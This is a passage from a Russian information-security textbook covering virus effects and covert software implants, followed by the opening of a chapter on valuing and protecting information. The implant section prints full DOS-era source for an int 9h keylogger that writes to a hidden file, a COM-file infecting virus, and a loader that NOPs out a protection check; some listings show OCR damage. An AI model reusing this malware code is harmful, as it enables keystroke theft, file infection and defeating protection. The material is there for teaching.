Вирусы часто производят какие-либо разрушительные действия. Но, в отличии от способности к размножению, разрушение не является неотъемлемой функцией вируса. Хотя воздействие вируса на систему, программы, данные и аппаратуру могут быть весьма разнообразными, однако если в такой размножающейся программе есть ошибки, не предусмотренные ее автором, то последствия могут быть непредсказуемы. Кроме того, надо учитывать, что само размножение имеет следствием сокращение доступного дискового пространства и увеличение времени работы программ.

Действия вируса ведут чаще всего к отказу от выполнения той или иной функции или к выполнению функции, не предусмотренной программой. При этом создается впечатление, что происходят программные сбои или ошибки оборудования. Это впечатление усиливается способностью вируса выдавать ложное сообщение или искусственно вызывать ошибки системы. Неправильные действия системы, как правило, замечаются пользователем и могут быть им прекращены для предотвращения катастрофических последствий. Если наблюдаемые действия вызваны именно вирусом, то нужно как можно быстрее прекратить работу на компьютере и провести проверку программ и оборудования. Подозрение на появление вируса возможно в следующих случаях:

- отключения какой-то стандартной функции системного или прикладного программного обеспечения (например, отключение перезагрузки, которая при нормальной работе должна происходить после нажатия комбинации клавиш <Ctrl+Alt+Del>);
- проявления ошибок или сбоев при выполнении прежде стабильно работавших программ (например, переполнения буфера или деления на 0), самопроизвольной перегрузки или “зависания” операционной системы;
- выполнения операций, не предусмотренных алгоритмом программы (например, изменение данных в файле, не санкционированное пользователем, в том числе шифрование);
- изменения атрибутов файла (например, дата создания файла, его длина и т.п.);
- разрушения файлов, отдельных управляющих блоков или самой файловой системы (несанкционированное форматирование жесткого диска, неожиданное исчезновение отдельных файлов и т.п.);
- слишком частых обращений к диску;
- появления ложных, раздражающих или отвлекающих сообщений;
- блокирования доступа к системным ресурсам (исчерпание дискового пространства из-за многократного повторного заражения, отключение механизма передачи параметров в запускаемые программы, существенное замедление работы путем выполнения холостого цикла при каждом прерывании от системного таймера и т.п.);
- появления на экране дисплея световых пятен, черных областей и других визуальных аномалий;

- проявления звуковых или визуальных эффектов (например, “осыпание символов” на экране, замедление перерисовки объектов на экране, воспроизведение мелодии и т.п.);
- имитации аппаратных отказов;
- сообщений антивирусных средств.

Наиболее распространенным разрушительным действием вируса является ***уничтожение информации*** (программ и данных). К сожалению, простого метода восстановления удаленных файлов в такой операционной системе, как MS DOS, не существует, хотя принципиально возможно восстановить файл путем просмотра всего дискового пространства с помощью специальных средств.

Труднее обнаружить не уничтожение, а ***изменение содержимого*** файла. Такие действия вируса особенно опасны, так как файлы могут быть существенно искажены, но заметить это удается слишком поздно. Например, вирус может заменить в файле данных все символы “5” на символы “7”. В этом случае искажение файла вызовет самые тяжелые последствия. Даже если такие искажения будут сразу обнаружены, потребуется значительное время, прежде чем эти данные можно будет снова нормально использовать. Вирусом могут быть вызваны изменения в программах, что порождает различные ошибки, сбои или отказы в работе программного обеспечения. Посредством изменения вирус способен разрушить аппаратные средства.

Примером таких действий являются следующие события:

- интенсивное использование плохо охлаждаемого элемента конструкции для вывода его из строя или возгорания в результате перегрева;
- “прожигание” пятна на экране;
- нарушение работы периферийного оборудования, в результате задания ему неправильных режимов функционирования;
- низкоуровневое изменение системных областей жесткого диска, вследствие чего диск невозможно восстановить без специального оборудования.

Важно иметь в виду, что вирус поражает определенные объекты, вторично их (как правило) не заражая, но зараженный объект сам становится источником информации.

Разрушающие программные средства

Программными закладками называются своеобразные программы, использующие вирусную технологию скрытного внедрения, распространения и активизации. Однако, в отличие от вирусов, которые просто уничтожают информацию, программные закладки, прежде всего, предназначены для ее несанкционированного скрытного получения. Типичная программная закладка может, например, сохранять вводимую с клавиатуры информацию (в том числе и пароли) в нескольких зарезервированных для этого секторах, а затем пересылать накопленные данные по сети на компьютер злоумышленника.

Программные закладки можно классифицировать по методу и месту их внедрения и применения (т.е. по способу доставки в систему).

1. Закладки, ассоциированные с программно-аппаратной средой.
2. Закладки, ассоциированные с программами первичной загрузки.
3. Закладки, ассоциированные с загрузкой драйверов, командного интерпретатора, сетевых драйверов, т.е. с загрузкой операционной среды.
4. Закладки, ассоциированные с прикладным программным обеспечением общего назначения (встроенные клавиатурные и экранные драйверы, программы тестирования ПЭВМ, утилиты и оболочки).
5. Используемые модули, содержащие только код закладки (как правило, внедряемые в пакетные файлы типа BAT).
6. Модули-имитаторы, совпадающие с некоторыми программами, требующими ввода конфиденциальной информации (по внешнему виду).
7. Закладки, маскируемые под программные средства оптимизационного назначения (архиваторы, ускорители и т.д.).
8. Закладки, маскируемые под программные средства игрового и развлекательного назначения (как правило, используются для первичного внедрения закладок типа “исследователь”).

Для того чтобы закладка смогла выполнить какие-либо функции, она должна получить управление, т.е. процессор должен начать выполнять инструкции (команды), относящиеся к коду закладки. Это возможно только при одновременном выполнении двух условий:

- закладка должна находиться в оперативной памяти до начала работы программы, которая является целью воздействия закладки, следовательно, она должна быть загружена раньше или одновременно с этой программой;
- закладка должна активизироваться по некоторому общему, как для закладки, так и для программы, событию, т.е. при выполнении ряда условий в аппаратно-программной среде управление должно быть передано на программу-закладку.

Это достигается путем анализа и обработки закладкой общих для закладки и прикладной программы воздействий (как правило, прерываний). Причем выбираются прерывания, которые наверняка используются прикладной программой или операционной системой. В качестве таких прерываний можно выделить:

- прерывания от системного таймера;
- прерывания от внешних устройств;
- прерывания от клавиатуры;
- прерывания при работе с диском;
- прерывания операционной среды (в том числе прерывания для работы с файлами и запуска выполняемых модулей).

В противном случае активизации кода закладки не произойдет, и он не сможет оказать какого-либо воздействия на работу программы ЗИ.

Кроме того, возможны случаи, когда при запуске программы (в этом случае активизирующим событием является запуск программы) закладка разрушает некоторую часть кода программы, уже загруженной в оперативную память, и, возможно, систему контроля целостности кода или контроля иных событий и на этом заканчивает свою работу.

Таким образом, можно выделить следующие типы закладок.

1. **Резидентная** — находится в памяти постоянно с некоторого момента времени до окончания сеанса работы ПЭВМ (выключения питания или перегрузки).

   Закладка может быть загружена в память при начальной загрузке ПЭВМ, загрузке операционной среды или запуске некоторой программы (которая по традиции называется вирусоносителем), а также запущена отдельно.

2. **Нерезидентная** — начинает работу по аналогичному событию, но заканчивают ее самостоятельно по истечению некоторого промежутка времени или некоторому событию, при этом выгружая себя из памяти целиком.

Несанкционированная запись закладкой может происходить:

- в массив данных, не совпадающий с пользовательской информацией (хищение информации);
- в массив данных, совпадающий с пользовательской информацией и ее подмножества (искажение, уничтожение или навязывание информации закладкой).

Следовательно, можно рассматривать три основные группы деструктивных функций, которые могут выполняться закладками:

- сохранение фрагментов информации, возникающей при работе пользователя, прикладных программ, вводе/выводе данных, на локальном или сетевом диске;
- разрушение функций самоконтроля или изменение алгоритмов функционирования прикладных программ;
- навязывание некоторого режима работы (например, при уничтожении информации — блокирование записи на диск без уничтожения информации), либо навязывание посторонней информации вместо полезной информации при записи последней на диск.

Негативное воздействие закладки на программу

Классификация закладок по негативным воздействиям, которые они могут оказывать на прикладные программы, приведена в табл. 14.1.

Таблица 14.1. Классификация закладок по негативным воздействиям

Несанкционированные операции, выполняемые закладкой			Действие	Операции, выполняемые прикладной программой (ПП)	
Тип	Считывание	Запись		Считывание	Запись
1	0	0	нет	0	0

2	0	0	нет	0	1
3	0	0	нет	1	0
4	0	0	нет	1	1
5	0	1	разрушение кода ПП в оперативной памяти (ОП)	0	0
6	0	1	разрушение или сохранение выводимых данных	0	1
7	0	1	разрушение или сохранение вводимых данных	1	0
8	0	1	разрушение или сохранение вводимых и выводимых данных	1	1
9	1	0	нет	0	0
10	1	0	перенос выводимых данных в ОП	0	1
11	1	0	перенос вводимых данных в ОП	1	0
12	1	0	перенос вводимых и выводимых данных в ОП	1	1
13	1	1	размножение	0	0
14	1	1	разрушение или сохранение выводимых данных	0	1
15	1	1	разрушение или сохранение вводимых данных	1	0
16	1	1	разрушение или сохранение вводимых и выводимых данных	1	1

Сохранение фрагментов информации

В этом случае можно выделить три основные причины потенциально возможного нарушения безопасности системы “пользователь — система защиты — данные”:

- вывод информации на экран;
- вывод информации в файл или иное внешнее устройство;
- ввод информации с клавиатуры.

Сохранение фрагментов вводимой и выводимой информации можно представить так. Программа выделяет себе в оперативной памяти некоторую информационную область, где помещается информация для обработки (как правило, доступная для непосредственного считывания: область экрана, клавиатурный буфер). Закладка определяет адрес ин-

формативной области программы (иногда этот адрес используется всеми программами и поэтому заранее известен). Далее необходимо анализировать события, связанные с работой прикладной программы или операционной среды, причем интерес представляют лишь события, результатом которых может стать появление интересующей информации в информативной области. Установив факт интересующего события, закладка переносит часть информативной области либо всю информативную область в свою область сохранения (непосредственно на диск или в выделенную область оперативной памяти).

Перехват вывода на экран

Рассмотрим только текстовый режим вывода. Режим графического вывода будет отличаться лишь тем, что изменится адрес видеобуфера в программе, и информация будет представлена в виде точек с определенным цветом.

В оперативной памяти ПЭВМ область видеобуфера имеет заранее известный фиксированный адрес. Видеобуфер, с точки зрения программы, представляет собой область обычной оперативной памяти, которая рассматривается как последовательность слов (16 бит) в формате: символ (8 бит) + цвет (8 бит).

Выводимый на экран текст помещается в видеобуфер, откуда может быть считан и сохранен закладкой.

Синхронизирующим событием в этом случае может быть:

- ввод с клавиатуры длинной последовательности символов (обрабатываемого текста);
- чтение из файла;
- запуск программ с определенными именами.

Кроме того, возможно периодическое сохранение области экранного буфера по сигналу от системного таймера.

Перехват ввода с клавиатуры

Закладки, анализирующие ввод с клавиатуры, являются достаточно опасными, поскольку клавиатура является основным устройством управления и ввода информации. Через клавиатурный ввод можно получить информацию о вводимых конфиденциальных сообщениях (текстах), паролях и т.д.

Перехват может производится двумя основными способами:

- встраивание в цепочку прерывания `int 9h`;
- анализом содержания клавиатурного порта или буфера по прерыванию от системного таймера.

Работа закладки основывается на полном сохранении всех нажатий (отжатий) клавиш в файле. Файл затем изучается, и на его основе злоумышленник, пытавшийся получить доступ к зашифрованным файлам, восстанавливает возможные парольные последовательности.

Пример подобной закладки приведен в листинге 14.1.

Листинг 14.1. Пример закладки, перехватывающей ввод с клавиатуры

```
{$M 2048,0,0}
{$F+}
Uses Dos;

const
 ArchiveName = 'C:\WINDOWS\USER.BIN';
 OldSS       : Word = 0;
 OldSP       : Word = 0;
 StackSW     : Integer = - 1;
 NewSS       : Word = 0;
 NewSP       : Word = 0;

var
 Old9h          : Procedure;
 R              : Registers;
 DOSSeg, DOSOfs : Word;
 Tick, WaitBuf  : Integer;
 NeedPop        : Boolean;
 CBuf           : Word;
 KBuf           : array [1..255] of Byte;

procedure BeginInt;
inline($FF/$06/StackSW/
       $75/$10/
       $8C/$16/OldSS/
       $89/$26/OldSP/
       $8E/$16/NewSS/
```

Продолжение листинга 14.1

```
       $8B/$26/NewSP);

procedure EndInt;
inline($FF/$0E/StackSW/
       $7D/$08/
       $8E/$16/OldSS/
       $8B/$26/OldSP);

procedure CallPop(Sub: Pointer);
begin
inline($FF/$5E/$06);
end;

procedure CLI; inline($FA);
```

```
procedure STI; inline($FB);

procedure TSRCrap;
var
  F: File;
begin
 CLI;
 BeginInt;
 STI;
 NeedPop := False;
  Assign(F, ArchiveName);
  {$I-}
  Reset(F,1);
  {$I+}

  if IOResult <> 0 then ReWrite(F,1) else seek(F,FileSize(F));
  SetFAttr(F,ARCHIVE+HIDDEN);
  BlockWrite(F,KBuf,CBuf); { Запись содержимого буфера в файл }
  CBuf := 0;

  Close(F);
 Tick := 0;
 CLI;
 EndInt;
 STI;
end;
```

Продолжение листинга 14.1

```
procedure RunTSR; interrupt;
begin
 CLI;
 BeginInt;
 STI;
 Inc(Tick);
 if (Tick > 18.2 * WaitBuf) and (CBuf > 0) then
 begin
  NeedPop := True;
  if Mem[DOSSeg:DOSOfs] = 0 then
  begin
   NeedPop := False;
   Port[$20]:=$20;
```

```
   TSRCrap;
  end;
 end;
 CLI;
 EndInt;
 STI;
end;

procedure Int28TSR; interrupt;
begin
 CLI;
 BeginInt;
 STI;
 if NeedPop = True Then TSRCrap;
 CLI;
 EndInt;
 STI;
end;

procedure New9h;interrupt;
{ Новый обработчик прерывания 9h }
var
 Tail     : Word absolute $40 : $1C;
 B:Boolean;
begin
 B := Port[$60]<$80;
 inline($9C);
 Old9h;  { Вызов старого обработчика }
 if B and (Lo(MemW[$40:Tail])<>0) then
```

Окончание листинга 14.1

```
  begin
   Inc(CBuf);
   if CBuf > 255 Then CBuf := 255;
   KBuf[CBuf]:=Lo(MemW[$40:Tail]); { Сохранение клавиши в буфе-
pe }
  end;
end;

procedure InitTSR;
begin
 NewSS := SSeg;
 inline($89/$26/NewSP);
 R.AH := $34;
```

```
 MsDos(R);

 DOSSeg := R.ES;
 DOSOfs := R.BX;
end;

begin
 InitTSR;

 CBuf := 0;
 FillChar(KBuf,SizeOf(KBuf),0);

 WaitBuf := 5; { Задержка (сек) перед отправкой буфера в файл.}
 NeedPop := False;
 Tick    := 0;

 GetIntVec($9,@Old9h);
 SetIntVec($9,@New9h);
 SetIntVec($28,@Int28TSR);
SetIntVec($1C,@RunTSR);
 Keep(0);
end.
```

Перехват и обработка файловых операций

Программное средство защиты информации (ПСЗИ) производит некоторые файловые операции. Для этого открывается файл, часть его или весь файл считывается в буфер оперативной памяти, обрабатывается и затем записывается в файл с прежним или новым именем.

Активизирующим событием в данном случае является, как правило, открытие файла (`int 21h`, функция `3Dh`), либо его закрытие.

Таким образом, закладка порождает в системе "исходный файл — ПСЗИ — выходной файл" новые связи, включая в них свои операции и массивы данных.

Рассмотрим механизм работы закладки для DOS, которая встраивается в цепочку прерывания `int 21h` для следующих функций.

- **Открытие файла** (функция `3Dh`). Закладка отфильтровывает нужные имена или дескрипторы файлов.
- **Чтение из файла** (функция `3Fh`). Закладка выполняет прерывание по старому адресу указателя, затем сохраняет считанный буфер в собственный, обычно скрытый файл, либо исправляет в буфере некоторые байты файла, кроме того возможно влияние на результаты операции чтения. Данные действия особенно опасны для программ подтверждения подлинности электронных документов (электронная подпись).

- **Запись в файл** (функция `40h`). Закладка редактирует нужным образом буфер в оперативной памяти, либо сохраняет файл или часть его в скрытую область, а затем выполняет старое прерывание, в результате чего записывается файл с измененным содержанием, либо каким-то образом дублированный в скрытой области. Закладки такого типа могут навязывать истинность электронной подписи даже тогда, когда файл был изменен.

В листинге 14.2 представлен пример вируса, использующего механизм перехвата файловых операция для модификации файлов типа `COM` своим кодом.

Листинг 14.2. Пример перехвата файловых операций для выполнения несанкционированной записи в файл

```
      .model      tiny
      .code
      org   100h
start:
      push  si
      push  si
      mov   es,bx
      mov   di,2B0h
      cli

      cmpsb
      jz    loc_2
      dec   si
      dec   di
```

Продолжение листинга 14.2

```
      mov   cl,50h                  rep   movsb
      mov   si,21h*4
      push  si
      movs  word ptr es:[di],word ptr es:[si]
      movs  word ptr es:[di],word ptr es:[si]
      pop   di
      mov   al,2Bh
      stosw
      stosw
loc_2:
      pop   di
      lea   si,[di+50h]
      mov   cx,sp
      sub   cx,si
      push  cs
```

```
      pop   es
      rep   movsb
      retn
; новый обработчик 21-го прерывания
      cmp   ah,3Ch            ; функция создания файла ?
      jne   loc_5       ; если нет — на выход
      int   0C0h        ; если (2B0h+50h)/4 = 0C0h, т.е. адрес
                        ; старого обработчика int 21h
      push  ax
      xchg  bx,ax
      mov   si,dx       ; si = dx

locloop_3:
      dec   si
      lodsw
      cmp   ax,'mo'
      loopnz      locloop_3
      jnz   loc_4
      push  ds
      push  cs
      pop   ds
      mov   ah,40h
      mov   cl,50h
      cwd
      int   21h
      pop   ds
```

Окончание листинга 14.2

```
loc_4:
      pop   ax
      clc
      retf  2
loc_5:
      db    0EAh
      int   20h

end   start
```

Разрушение программы защиты и схем контроля

Допустим, что злоумышленнику известна интересующая его программа с точностью до команд реализации на конкретном процессоре. Следовательно, возможно смо-

делировать процесс ее загрузки и выяснить адреса частей программы относительно сегмента оперативной памяти, в которой она загружается.

Это означает, что возможно произвольное изменение кода программы и обеспечение отклонения (как правило, негативного характера) в работе прикладной программы.

Тогда алгоритм действия закладки может быть следующим.

1. Закладка загружается в память каким-либо образом.
2. Закладка осуществляет перехват (редактирование цепочки) одного или нескольких прерываний:
   - прерывание DOS "запуск программ и загрузка оверлеев" (`int 21h`, функция `4Bh`);
   - прерывание BIOS "считать сектор" (`int 13h`, функция `02h`);
   - прерывание от системного таймера (`int 08h`).
3. По одному из трех событий закладка получает управление на свой код и далее выполняет следующие операции:
   - проверка принадлежности запущенной программы или уже работающей (для таймерного прерывания) к интересующим программам;
   - определение сегмента, в который загружена программа;
   - запись относительно определенного сегмента загрузки некоторых значений в оперативную память так, чтобы отключить схемы контроля и (или) исправить программу нужным образом.

Принципиальная возможность исправления кода следует из того, что вывод о правильности работы программы делается на основе операций сравнения в арифметико-логическом устройстве процессора.

Сравнение результатов работы выполняется командой `CMP`, а результат сравнения изменяет один или несколько бит регистра флагов. Следовательно, того же результата можно добиться, изменив эти биты в одной из команд работы с регистром флагов типа `CLD`, `CLS`, `LAHF` и т.д.

Наконец, возможен случай, когда содержательный код программы защиты вместе со схемой контроля будет удален из памяти полностью и все последующие операции будут выполнены без влияния программы защиты.

Таким образом, анализируя в данном случае действия закладки, необходимо считать возможным любые искажения кода программ.

Основным способом активизации разрушающих закладок является запуск ассоциированных с ними программ. При этом закладка получает управление первой и выполняет какие-либо действия (изменение адресов прерывания на собственные обработчики, исправление в коде программ защиты и т.д.).

Листинг 14.3. Пример закладки, разрушающей схему контроля


```
{$M 1024,0,0}
{$I-}
uses
```

```
  Dos;
const
  CMPSeg=$2E7F; { Адреса ячеек, подлежащих модификации, }
  CMPOfs=12;    { указанные относительно PSP            }
  JMPSeg=$2EA4;
  JMPOfs=2;
var
  DOSSeg, DOSOfs, Psp:word;
  OldInt8h:pointer;
procedure Int8h; interrupt;
begin
  if (Psp=PrefixSeg) then
  begin
    if(Mem[DOSSeg:DOSOfs]=0) then
    asm
      mov ah, 62h
      int 21h
      mov Psp, bx
    end;
  end
  else
  begin
    MemW[CMPSeg+Psp:CMPOfs]:=$9090; { Запись NOP вместо CMP }
    MemW[JMPSeg+Psp:JMPOfs]:=$9090; { Запись NOP вместо JMP }
```

Окончание листинга 14.3

```
  end;
  asm
    pushf
    call dword ptr OldInt8h
  end;
end;
begin
  asm
    mov ah, 34h
    int 21h
    mov DOSOfs, bx
    mov DOSSeg, es
  end;
  Psp:=PrefixSeg;
  GetIntVec(8, OldInt8h);
  SwapVectors;
```

```
  SetIntVec(8, @Int8h);
  Exec('SECURED.EXE', '');
  SetIntVec(8, OldInt8h);
  SwapVectors;
end.
```

Часть 

Защита информации

Глава 15

Подходы к созданию комплексной системы защиты информации

Для рассмотрения проблемы ЗИ в общем виде выделим в ее предметной области три следующие иерархии: структурную, причинно-следственную и функциональную.

Способы ЗИ зависят от типа информации, формы ее хранения, обработки и передачи, типа носителя информации, а также предполагаемого способа нападения и последствий его по влиянию на информацию (копирование, искажение, уничтожение).

В основном владелец информации не знает где, когда и каким образом будет осуществлено нападение, поэтому ему необходимо обнаружить сам факт нападения.

Определение потенциальной ценности информации позволяет подумать в первую очередь о безопасности наиболее важных секретов, утечка которых способна нанести ущерб. При этом важно установить.

1. Какая информация нуждается в защите?
2. Кого она может интересовать?
3. Какие элементы информации наиболее ценные?
4. Каков “срок жизни” этих секретов?
5. Во что обойдется их защита?

Опыт применения систем ЗИ (СЗИ) показывает, что эффективной может быть лишь ***комплексная система защиты информации*** (***КСЗИ***), сочетающая следующие меры.

1. *Законодательные*. Использование законодательных актов, регламентирующих права и обязанности физических и юридических лиц, а также государства в области ЗИ.
2. *Морально-этические*. Создание и поддержание на объекте такой моральной атмосферы, в которой нарушение регламентированных правил поведения оценивалось бы большинством сотрудников резко негативно.
3. *Физические*. Создание физических препятствий для доступа посторонних лиц к охраняемой информации.
4. *Административные*. Организация соответствующего режима секретности, пропускного и внутреннего режима.
5. *Технические*. Применение электронных и других устройств для ЗИ.
6. *Криптографические*. Применение шифрования и кодирования для сокрытия обрабатываемой и передаваемой информации от несанкционированного доступа.

7. *Программные*. Применение программных средств разграничения доступа.

Обоснованный выбор требуемого уровня защиты информации является системообразующей задачей, поскольку как занижение, так и завышение уровня неизбежно ведет к потерям. При этом в последнее время роль данного вопроса резко возросла в связи с тем, что, во-первых, теперь в число защищаемых помимо военных, государственных и ведомственных, включены также секреты промышленные, коммерческие и даже личные, а во-вторых, сама информация все больше становиться товаром. Таким образом, для оценки информации необходимы показатели двух видов:

- характеризующие информацию как ресурс, обеспечивающий деятельность общества;
- характеризующие информацию как объект труда.

Показатели первого вида носят прагматический характер. К ним относят важность, значимость с точки зрения тех задач, для решения которых используется оцениваемая информация; полнота информации для информационного обеспечения решаемых задач; адекватность, т.е. соответствие текущему состоянию соответствующих объектов или процессов; релевантность информации и ее толерантность.

Показатели второго вида должны характеризовать информацию как объект труда, над которым осуществляются некоторые процедуры в процессе переработки ее с целью информационного обеспечения решаемых задач. К ним относятся: эффективность кодирования информации и ее объем. Методы определения этих показателей достаточно полно разработаны в теории информации.

Показатели оценки информации как ресурса

Важность информации должна оцениваться по двум группам критериев (рис. 15.1):

- по назначению информации;
- по условиям ее обработки.

В *первой группе* следует выделить два критерия:

- важность самих задач для обеспечения деятельности,
- степень важности информации для эффективного решения соответствующей задачи.




Рис. 15.1. Критерии оценки важности информации

Во *второй группе* выделяются два составных критерия:

- уровень потерь в случае нежелательных изменений информации в процессе обработки под воздействием дестабилизирующих факторов,
- уровень затрат на восстановление нарушенной информации.

Если обозначить: $К_{ви}$ — коэффициент важности информации; $К_{вз}$ — коэффициент важности тех задач, для обеспечения которых используется информация; $К_{из}$ — коэффициент важности оцениваемой информации для эффективного решения задач; $К_{пи}$ — коэффициент важности оцениваемой информации с точки зрения потерь при нарушении ее качества; $К_{св}$ — коэффициент важности информации с точки зрения стоимости восстановления ее качества. Тогда получим:

$$К_{ви} = f (К_{вз}, К_{из}, К_{пи}, К_{св})$$

Иначе говоря, для оценки важности информации необходимо уметь определять значения перечисленных выше коэффициентов и знать вид функциональной зависимости $К_{ви}$. Но на сегодняшний день неизвестно ни то, ни другое, и есть веские основания утверждать, что и в ближайшем будущем эта проблема не будет решена. Однако иногда

для этих целей для конкретной информации и конкретных условий можно использовать подход, основанный на неформально-эвристических методах.

Полнота информации — это показатель, характеризующий меру достаточности оцениваемой информации для решения соответствующих задач. Отсюда следует, что и этот показатель, так же как и предыдущий, является относительным: полнота информации оценивается относительно вполне определенной задачи или группы задач. Поэтому чтобы иметь возможность определить показатель полноты информации, необходимо для каждой существенно значимой задачи или группы задач составить перечень тех сведений, которые необходимы для их решения. Для предоставления таких сведений удобно использовать так называемые объективно-характеристические таблицы, которые представляют из себя двухмерные матрицы. У них по строкам приведен перечень наименований тех объектов, процессов или явлений, которые входят в круг интересов соответствующей задачи, а по столбцам — наименование тех характеристик (параметров) объектов, процессов или явлений, значения которых необходимы для решения задачи. Следовательно, сами значения характеристик будут располагаться на пересечении соответствующих строк и столбцов.

Под **адекватностью информации** понимается степень ее соответствия действительному состоянию тех объектов, процессов или явлений, которые отображает оцениваемая информация. В общем случае адекватность информации определяется двумя параметрами.

1. Объективностью генерирования (съема, определения, установления) информации об объекте, процессе или явлении.
2. Продолжительностью интервала времени между моментом генерирования информации и моментом оценки ее адекватности.

Объективность генерирования информации, очевидно, зависит от способа получения значений характеристик объекта, процесса или явления и качества реализации (использования) способа в процессе получения этих значений. Классификация характеристик по возможным способам получения их значений представлена на рис. 15.2.

Рассмотрим теперь адекватность информации по второму названному параметру — продолжительности интервала времени между моментом генерирования информации и текущим моментом. Для оценки адекватности по данному параметру вполне подходящим является известный в теории информации так называемый закон старения информации (рис. 15.3).

При этом под $\mathbf{t_0}$ понимается момент времени генерирования (получения) оцениваемой информации; $\mathbf{\Delta t_1}$ — продолжительность времени, в течение которого оцениваемая информация полностью сохраняет свою адекватность; $\mathbf{\Delta t_2}$ — продолжительность времени, в течение которого адекватность информации падает на 25%; $\mathbf{\Delta t_3}$ — продолжительность времени, в течение которого адекватность информации падает наполовину; $\mathbf{\Delta t_4}$ — продолжительность времени, в течение которого адекватность падает на 75%.




Рис. 15.2. Классификация характеристик по способам получения их значений




Рис. 15.3. Графическое представление закона старения информации

Учитывая то, что обе составляющие адекватности информации $\mathbf{K^{a'}}$ и $\mathbf{K^{a''}}$ зависят от большого числа факторов, многие из которых носят случайный характер, есть основание утверждать, что они также носят случайный характер и поэтому могут интерпретироваться как вероятности того, что информация по соответствующему параметру является адекватной. Поскольку для подавляющего большинства теоретических исследований и практических приложений важно, чтобы информация была адекватной одновременно по обоим параметрам, то в соответствии с теоремой умножения вероятностей общий показатель адекватности информации может быть определен как: $\mathbf{K^a = K^{a'} \cdot K^{a''}}$. Независимость значений **a'** и **a''** представляется вполне естественной.

Релевантность информации — это показатель, который характеризует соответствие ее потребностям решаемой задачи. Для количественного выражения данного показателя обычно используют так называемый коэффициент релевантности $\mathbf{K_p}$ — отношение объема релевантной информации $\mathbf{N_p}$ к общему объему анализируемой информации $\mathbf{N_o}$, т. е.

$$\mathbf{K_p = \frac{N_p}{N_o}}$$

Сущность коэффициента релевантности очевидна, но трудности практического его использования сопряжены с количественным выражением объема информации. Поэтому

задача вычисления этого коэффициента на практике относится к весьма неопределенной и трудноразрешимой проблеме.

Толерантность информации — это показатель, характеризующий удобство восприятия и использования информации в процессе решения той задачи, для решения которой она используется. Уже из самого определения видно, что понятие толерантности является очень широким, в значительной мере неопределенным и субъективным. Поэтому вряд ли можно надеяться на разработку строго формальной методики определения толерантности информации.

Требуемый уровень ЗИ должен определяться с учетом значений ***всех*** рассмотренных показателей. Однако в настоящее время методика такого определения отсутствует и разработка ее требует самостоятельных исследований. В качестве выхода из сложившегося положения можно использовать следующую полуэвристическую процедуру.

1. Все показатели информации делятся на три категории: *определяющие*, *существенные* и *второстепенные*, причем основным критерием для такого деления должна служить та цель, для достижения которой осуществляется ЗИ.
2. Требуемый уровень защиты устанавливается по значениям определяющих показателей информации.
3. Выбранный уровень при необходимости может быть скорректирован с учетом значения существенных показателей. Значения второстепенных показателей при этом могут игнорироваться.

Классификация методов и средств ЗИ

На основании всего изложенного можно привести классификацию методов и средств ЗИ. ***Методы защиты*** можно разделить, как уже отмечалось ранее, на *организационные*, *технические*, *криптографические* и *программные*.

